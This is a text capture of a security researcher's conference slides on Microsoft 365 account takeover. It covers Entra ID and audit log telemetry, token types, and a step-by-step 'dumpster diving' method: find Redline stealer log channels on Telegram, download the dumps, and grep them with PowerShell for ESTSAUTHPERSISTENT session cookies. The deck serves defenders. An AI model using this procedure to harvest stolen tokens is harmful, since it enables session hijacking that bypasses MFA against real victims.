



I've been going through an
identity crisis lately...



800k+ Identities

Identity Crisis

Combating Microsoft 365 Account
Takeover at Scale

Matt Kiely | Principal Security Researcher | Huntress



HUNTRESS

Agenda

- `husky@kali:~$ whoami`
- Framing the Problem
 - Where Are We? Identity as the new Endpoint
 - Key Telemetry Sources
- Attack / Defense
 - Session Token Theft
 - Passive Session Token Theft (**how to do almost crimes**)
 - Active Session Token Theft
 - Credential theft (good ol' fashion spraying/brute force/cred stuffing)
 - OAuth Consent Grant Attacks
 - Device Code Authentication Phishing
- Q/A | Comments | Thank You!



Matthew Kiely

Principal Security Researcher

Huntress

- Lead researcher for Huntress Identity Threat Detection & Response
- Theater kid, red teamer, malware reverse engineer, bow maker 🏹
- 12+ years in system/network administration, offensive security research, and malware reverse engineering
- Formerly: MIT Lincoln Laboratory, SimSpace, USMC
- Appalachian Trail Thru Hiker Class of '23
- Cat dad 🐱🐱







The adversaries of the small and medium business
are **not** James Bond...



The adversaries of the small and medium business
are **not** James Bond...



...because ***they don't have to be.***


“

Most of the tradecraft we documented here isn't novel, original, or outstanding. Cybercriminals are **rarely sophisticated**, and **the infosec community can beat them together.**

”

Dray Agha

SOC Manager, UK, Huntress





CAR BREAK-IN SPREE

My customers won't get another shot at this.

**My customers probably won't survive a
business email compromise attack.**


Framing the Problem

- Identity in the cloud is the emergent endpoint
- Identity attacks -> Business Email Compromise (**business ending event**)
- But... **BECs don't just happen**
- Forestall BEC by hunting for ATO


"Account takeover (ATO) is a form of online identity theft where a third party illegally accesses a victim's online account to turn a profit by changing account details, making purchases, and leveraging the stolen information to access other accounts."

- Microsoft Dynamics 365 | Fraud Protection

Essentially, **Initial Access** in MITRE ATT&CK parlance



Where Are We?



Retrieved from <https://www.testpretraining.com/tutorial/what-is-azure-active-directory/> with modifications

Key Telemetry Sources

EntralD Logs

- Log into Azure w/ admin account (<https://portal.azure.com/>)
- EntralD > left panel > Monitoring > Sign-in logs / Audit logs

Date : Last 7 days Show dates as : Local [+ Add filters](#)

| User sign-ins (interactive) | | User sign-ins (non-interactive) | | Service principal sign-ins | | Managed identity sign-ins | | | | | |
|-----------------------------|--------------------------|---------------------------------|--------------------------|----------------------------|--------------------------|---------------------------|--------------------|-----------------------------|--|--|--|
| Date | Request ID | User | Application | Status | IP address | Location | Conditional Access | Authentication req... | | | |
| 3/16/2024, 11:01:55 AM | 3978742c-8c4e-46de-9... | GlobalAdmin | Azure Portal | Success | 2603:7081:4a03:9d07:a... | Syracuse, New York, US | Not Applied | Multifactor authenticati... | | | |
| 3/15/2024, 12:57:22 PM | 690862e7-2c57-4273-9... | GlobalAdmin | Azure Portal | Success | 2603:7081:4a03:9d07:2... | Syracuse, New York, US | Not Applied | Multifactor authenticati... | | | |
| 3/14/2024, 3:43:32 PM | 8a49e90c-250e-4795-9... | GlobalAdmin | Azure Portal | Success | 2603:7081:4a03:9d07:a... | Syracuse, New York, US | Not Applied | Multifactor authenticati... | | | |
| 3/14/2024, 1:54:48 PM | 7e80e7ff-2c40-4bc1-bd... | GlobalAdmin | Azure Portal | Success | 2603:7081:4a03:9d07:a... | Syracuse, New York, US | Not Applied | Multifactor authenticati... | | | |
| 3/12/2024, 3:38:35 PM | e6cf9045-e63f-40ed-8c... | lowpriv | OfficeHome | Success | 67.241.3.109 | Syracuse, New York, US | Not Applied | Multifactor authenticati... | | | |
| 3/12/2024, 11:37:43 AM | 46cb6cd0-2845-48b2-9... | GlobalAdmin | Microsoft Azure Power... | Failure | 67.241.3.109 | Syracuse, New York, US | Not Applied | Single-factor authentic... | | | |

Basic info

Location

Device info

Authentication Details

Conditional Access

Report-only

Date 3/16/2024, 11:09:51 AM

Request ID 39ef908f-5d89-4887-8cb9-53ba8711a800

Correlation ID 983f4f1d-7ba4-4da1-9803-888c060b4f12

Authentication requirement Multifactor authentication

Status Success

Continuous access evaluation No

Additional Details MFA requirement satisfied by claim in the token

| | |
|------------------------------------|---|
| Application ID | 7eadcef8-456d-4611-9480-4fff72b8b9e2 |
| Resource | Microsoft Graph |
| Resource ID | 00000003-0000-0000-c000-000000000000 |
| Resource tenant ID | 38a26ef0-285e-46b8-a957-d5ed1ad057d3 |
| Home tenant ID | 38a26ef0-285e-46b8-a957-d5ed1ad057d3 |
| Home tenant name | |
| Client app | Browser |
| Client credential type | None |
| Service principal ID | |
| Original transfer method | None |
| Token Protection - Sign In Session | Unbound |
| Service principal name | |
| Resource service principal ID | 6d3b5722-2189-4800-9ac1-c6c9065743b0 |
| Unique token identifier | j5DvOYldh0iMuVO6hxGoAA |
| Token issuer type | Microsoft Entra ID |
| Token issuer name | |
| Incoming token type | None |
| Authentication Protocol | None |
| Latency | 152ms |
| Flagged for review | No |
| User agent | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 |

Key Telemetry Sources

Unified Audit Log

- <https://security.microsoft.com> (Microsoft Purview)

Audit

 Learn about audit

New Search Audit retention policies

Searches completed 1 Active searches 2 Active unfiltered searches 1

Date and time range (UTC) *

Start Mar 15 2024  00:00 

End Mar 16 2024  00:00 

Keyword Search

Enter the keyword to search for

Admin Units

Choose which Admin Units to search for 

Search

Clear all

Activities - friendly names

Choose which activities to search for 

Activities - operation names ⓘ

Enter operation values, separated by commas

Record types

Select the record types to search for 

Search name

Give the search a name

Users


Add the users whose audit logs you want to search

File, folder, or site ⓘ

Enter all or a part of the name of a file, website, or folder

Workloads

Enter the workloads to search for 



A screenshot of a log viewer application interface. At the top, there are navigation icons: back, forward, and search (magnifying glass). On the right side of the header is a three-line menu icon. Below the header is a table with the following columns: Date (UTC), IP Address, User, Record type, Activity, and Item. The table contains six rows of log entries. The logs show various activities such as user logins and directory changes, with dates ranging from March 8 to 15, 2024.

| Date (UTC) ↓ | IP Address | User | Record type | Activity | Item |
|----------------------|-------------------------------|----------------------------|-----------------------|----------------------|----------------------|
| Mar 15, 2024 4:57 PM | 2603:7081:4a03:9d07:2530:2... | GlobalAdmin@HuskyWorks.... | AzureActiveDirecto... | User logged in | 797f4846-ba00-4fd... |
| Mar 14, 2024 7:43 PM | 2603:7081:4a03:9d07:a156:4... | GlobalAdmin@HuskyWorks.... | AzureActiveDirecto... | User logged in | 797f4846-ba00-4fd... |
| Mar 14, 2024 5:59 PM | 2603:7081:4a03:9d07:a156:4... | GlobalAdmin@HuskyWorks.... | AzureActiveDirectory | Set company infor... | Company_38a26ef... |
| Mar 14, 2024 5:54 PM | 2603:7081:4a03:9d07:a156:4... | GlobalAdmin@HuskyWorks.... | AzureActiveDirecto... | User logged in | 797f4846-ba00-4fd... |
| Mar 12, 2024 3:37 PM | 67.241.3.109 | GlobalAdmin@HuskyWorks.... | AzureActiveDirecto... | UserLoginFailed | 00000002-0000-00... |
| Mar 8, 2024 7:00 PM | 2603:7081:4a03:9d07:cc0d:3... | GlobalAdmin@HuskyWorks.... | AzureActiveDirecto... | User logged in | 797f4846-ba00-4fd... |



Session.



Session. Token.



Session. Token. Theft.



Session Token Theft

- Stealing authentication cookies, access tokens, refresh tokens, or Primary Refresh Tokens
- Two variants: **active** and **passive**
- Both variants result in the same thing:
 - A token is **just a long password** that you don't need a corresponding username to use
 - **Tokens** keep track of **sessions and accesses** (browser cookie, JWT)
 - Tokens usually **satisfy the MFA claim**, if MFA is applicable
 - So.... **just steal the token to steal the session** 😈
- This happens at a scale that would make your head spin




| Type | Expiration Default | Used For | Where to find one | Value to Attacker |
|-----------------------|---|--|--|--|
| Access Token | Random value between 60-90 mins (75 min average) | Specific combo of user, client, and resource | Browser cookies, browser memory, Office application memory | High Access resources as that user. |
| Refresh Token | 90 days (😱!!!) by default, 24 hours for single page app refresh tokens | Used to retrieve additional access tokens | Issued with an access token Stolen from session authentication | Really High Persistent access to some resources. |
| Primary Refresh Token | 14 days, but renewed automatically (effectively infinite) | SSO for M365 on hybrid Azure joined hosts | Attackers can masquerade as BrowserCore.exe You can phish for these WTF | 😱 You are now that user, full stop. Their SSO access is yours. |

| Type | Expiration Default | Used For | Where to find one | Value to Attacker |
|--------------------|--------------------|---|--|--|
| ESTSAUTH | 24 hours | SSO for user logging into M365 Office applications | Browser cookies, browser memory, steal by intercepting session | Really High Log into Office web UI as that user |
| ESTSAUTHPERSISTENT | 90 Days | SSO for logging into M365, persistent (keep me signed in) | Browser cookies, browser memory, steal by intercepting session | Really, Really High Long term access! |

These are the two we'll focus on today

Easy to steal + grants access that enables financial fraud attack = high value to adversaries!

Dirk-jan's Token Pyramid!



Least powerful -> most powerful (you can't trade less powerful for more powerful*)

ESTSAUTH and **ESTSAUTHPERSISTENT** are Refresh Tokens



Source: https://www.youtube.com/watch?v=tNh_sYkmrl

*that's actually not true lmao, watch the video it's wild

How are tokens actually stolen? 🤔

Passive Session Token Theft (Dumpster Diving)

How To (Almost) Do Crimes



One! Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)

<https://www.breachsense.com/telegram-channels/>

◀ ▶ ⌂

Borwita [F|R|E|E] Logs [REDLINE]
4,990 subscribers

Pinned message
What you need to know: • Logs are posted daily on...
ZIP Password: Borwita
PM: @Borwita
To Join The PREMIUM Logs Group / Request Private Logs&Data
135 120 111 74 8
9500 11:30 AM

Borwita [F|R|E|E] Logs [REDLINE]
Borwita-October-2375-Logs.zip
1022.7 MB
Logs [OCTOBER-2022] [2375 Pcs]
Forwarded From Borwita Premium Groups
ZIP Password: Borwita
PM: @Borwita
To Join The PREMIUM Logs Group / Request Private Logs&Data
148 132 112 62 40
3 10.4K 11:32 AM

Channel Info


Borwita [F|R|E|E] Lo...
4,990 subscribers

t.me/BorwitaFreeLogs
Link
To join the PREMIUM logs group.
PM Admin
2 Weeks = 349 \$
1 Month = 649 \$
2 Months = 1150 \$
Lifetime = 2490 \$
There are no discounts, stop bothering me
Description

Notifications


Passive Session Token Theft (Dumpster Diving)

How To (Almost) Do Crimes



One! Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)

<https://www.breachsense.com/telegram-channels/>



Two! Download any of the most recent Redline Stealer log dumps you can find. The more recent, the better!



Borwita [FREE] Logs [REDLINE]



Borwita-October-2359-Logs.zip

32.7 / 1681.0 MB



Logs [OCTOBER-2022] [2359 Pcs]



Forwarded From Borwita Premium Groups




ZIP Password: Borwita



PM: @Borwita

To Join The PREMIUM Logs Group / Request
Private Logs&Data



135



120



111



74



8




9500 11:30 AM



Warning: You are downloading files from a den of thieves.
Keep that in mind before you dive in head first.


Passive Session Token Theft (Dumpster Diving)

How To (Almost) Do Crimes



One! Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)

<https://www.breachsense.com/telegram-channels/>



Two! Download any of the most recent Redline Stealer log dumps you can find. The more recent, the better!

```
ram Desktop> Get-ChildItem -Recurse -Path ".\Borwita-September-2375-Logs.zip" | Extract-Archive -Path ".\Borwita-September-2375-Logs" -Force
```

The screenshot shows a PowerShell command line. The command is: "Get-ChildItem -Recurse -Path ".\Borwita-September-2375-Logs.zip" | Extract-Archive -Path ".\Borwita-September-2375-Logs" -Force". This command extracts files from a ZIP archive named "Borwita-September-2375-Logs.zip" into a directory named "Borwita-September-2375-Logs". The output of the command is displayed in the terminal.

Three! Grep for **ESTSAUTH** or **onmicrosoft.com** or **login.microsoftonline.com** or **eyJ0**


```
PS C:\Users\husky\Downloads\Telegram Desktop> Get-ChildItem -Recurse -Path ".\Borwita-September-2375-Logs\" | Select-String -Pattern "ESTSAUTHPERSISTENT"
```

| | | | |
|--|------|---|--|
| Borwita-September-2375-Logs\DE | | | [2022-10-05T06_08_17.6567818]\Cookies\Microsoft_[Edge]_Default |
| Network.txt:370:.login.microsoftonline.com | TRUE | / | FALSE |
| | | | ESTSAUTHPERSISTENT |

| | | | |
|---|------|---|---|
| Borwita-September-2375-Logs\ | | | 2022_10_05T07_30_11_930281\Cookies\Microsoft_[Edge]_Default |
| Network.txt:25:.login.microsoftonline.com | TRUE | / | FALSE |
| | | | ESTSAUTHPERSISTENT |

